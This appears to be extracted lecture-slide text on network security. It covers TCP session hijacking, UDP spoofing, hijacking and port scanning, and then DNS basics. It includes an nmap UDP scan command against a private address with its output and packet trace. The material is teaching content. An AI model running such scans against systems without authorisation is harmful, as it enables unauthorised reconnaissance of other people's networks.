





Figure 7.8 RST Connection Shutdown

Session Hijacking




Network where the attacker
can see the traffic between the
Victim and the Server

Session Hijacking




Passive Network Filter



Network where the filter
can see the traffic between the
user and the server

Passive Network Filter



Authentication Based

- No authentication in TCP
- Ports might be considered an authentication of the application

Traffic Based

- Flooding (using all of the TCP resources)
- QOS
- Sniffing

User Datagram Protocol

- Designed to allow connectionless protocols
- Typical applications will send one packet and wait for a single response.


Source Port	Destination Port
UDP Total Length	Checksum

UDP Attacks

- Header & Protocol: None since there is no protocol and very simple header
- Authentication: same as TCP
- Traffic: typically not a problem. Sniffing is a potential problem, but most UDP protocols don't try to hide data.
- Mitigation: Most organizations block all UDP except port 53 (DNS)


UDP Spoofing

- Basically IP spoofing



UDP Hijacking

- Variation of the UDP spoofing attack



UDP Portscan

- Used to determine which UDP services are available
- A zero-length UDP packet is sent to each port
- If an ICMP error message "port unreachable" is received the service is assumed to be unavailable
- Many TCP/IP stack implementations implement a limit on the error message rate, therefore this type of scan can be slow (e.g., Linux limit is 80 messages every 4 seconds)

UDP Portscan

```
% nmap -sU 192.168.1.10
```

```
Starting nmap by fyodor@insecure.org ( www.insecure.org/nmap/ )
```

```
Interesting ports on  (192.168.1.10):
```

```
(The 1445 ports scanned but not shown below are in state: closed)
```

Port	State	Service
137/udp	open	netbios-ns
138/udp	open	netbios-dgm

```
Nmap run completed -- 1 IP address (1 host up) scanned in 4 seconds
```

UDP Portscan

```
19:37:31.305674 192.168.1.100.41481 > 192.168.1.10.138: udp 0 (ttl 46, id 61284)
19:37:31.305706 192.168.1.100.41481 > 192.168.1.10.134: udp 0 (ttl 46, id 31166)
19:37:31.305730 192.168.1.100.41481 > 192.168.1.10.137: udp 0 (ttl 46, id 31406)
19:37:31.305734 192.168.1.100.41481 > 192.168.1.10.140: udp 0 (ttl 46, id 50734)
19:37:31.305770 192.168.1.100.41481 > 192.168.1.10.131: udp 0 (ttl 46, id 33361)
19:37:31.305775 192.168.1.100.41481 > 192.168.1.10.132: udp 0 (ttl 46, id 14242)
19:37:31.305804 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 134 unreachable
19:37:31.305809 192.168.1.100.41481 > 192.168.1.10.135: udp 0 (ttl 46, id 17622)
19:37:31.305815 192.168.1.100.41481 > 192.168.1.10.139: udp 0 (ttl 46, id 52452)
19:37:31.305871 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 140 unreachable
19:37:31.305875 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 131 unreachable
19:37:31.305881 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 132 unreachable
19:37:31.305887 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 135 unreachable
19:37:31.305892 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 139 unreachable
19:37:31.305927 192.168.1.100.41481 > 192.168.1.10.133: udp 0 (ttl 46, id 38693)
19:37:31.305932 192.168.1.100.41481 > 192.168.1.10.130: udp 0 (ttl 46, id 60943)
19:37:31.305974 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 133 unreachable
19:37:31.305979 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 130 unreachable
19:37:31.617611 192.168.1.100.41482 > 192.168.1.10.138: udp 0 (ttl 46, id 21936)
19:37:31.617641 192.168.1.100.41482 > 192.168.1.10.137: udp 0 (ttl 46, id 17647)
19:37:31.617663 192.168.1.100.41481 > 192.168.1.10.136: udp 0 (ttl 46, id 55)
19:37:31.617737 192.168.1.10 > 192.168.1.100: icmp: 192.168.1.10 udp port 136 unreachable
```


Overview of DNS

- Users generally prefer names to numbers
- Computers prefer numbers to names
- DNS provides the mapping between the two
 - I have “x”, give me “y”
- DNS is **NOT** a directory service.
- Resolves Internet host names into IP addresses and vice versa.

www.abc.com  10.1.0.52


Labels

- Each node in the tree must have a label
 - A string of up to 63 bytes
 - RFCs 852 and 1123 define legal characters for “hostnames”
 - A-Z, 0-9, and “-” only with a-z and A-Z treated as the same
- Sibling nodes must have unique labels
- The null label is reserved for the root node



Domain Names

- A *domain name* is the sequence of labels from a node to the root, separated by dots (“.”s), read left to right
 - The name space has a maximum depth of 127 levels
 - Domain names are limited to 255 characters in length
- A node’s domain name identifies its position in the name space



